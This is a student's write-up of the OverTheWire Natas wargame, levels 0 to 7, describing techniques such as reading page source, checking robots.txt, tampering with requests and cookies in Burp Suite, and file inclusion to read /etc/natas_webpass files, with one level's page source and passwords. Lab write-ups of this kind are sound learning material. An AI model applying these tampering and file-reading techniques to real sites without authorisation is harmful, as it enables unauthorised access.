
Introduction

In this assignment, I finished the OverTheWire Natas game up to level 15 and attached screenshots in the document. I've also included a simple explanation for each level, showing how I solved the challenges and what techniques I used. This should help you understand the solutions and the steps I took to get through each level of the Natas series.


Natas 0



Note:

Viewing page source code to find the password.

Natas 1





```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas1", "pass": "0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<h1>natas1</h1>
<div id="content">
You can find the password for the
next level on this page, but rightclicking has been blocked!

<!--The password for natas2 is TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI -->
</div>
</body>
</html>
```

Note:

Using **ctrl + u** to view the source code.


Natas 2



Note:

Using **/file** in the url to view the file directory.


Natas 3



Note:

The **robots.txt** file is used by websites to guide crawlers on which pages should not be accessed or indexed. To find restricted areas, you can visit **URL/robots.txt**. After finding the code or path there, replace it in the URL to access the restricted content**.**


Natas 4



Note:

Intercept the request using burp suite. And we are forwarding the request from natas5.


Natas 5(1)



Note:

Just like in the previous challenge, we're intercepting the request and flipping the login status from **0 to 1**, with 1 meaning "true.".


Natas 5(2)



Note:

Now we are logged in and found the password.


Natas 6



Note:

The php code checks if the text field value matches the content in **secret.inc**. To access this file, we can add its path to the URL, like this: **URL/includes/secret.inc**.


Natas 7



Note:

The next password is stored in **/etc/natas_webpass/natas8.** By including **/etc/natas_webpass/**natas8 in the URL, we can retrieve the password for the next level.

Natas 8



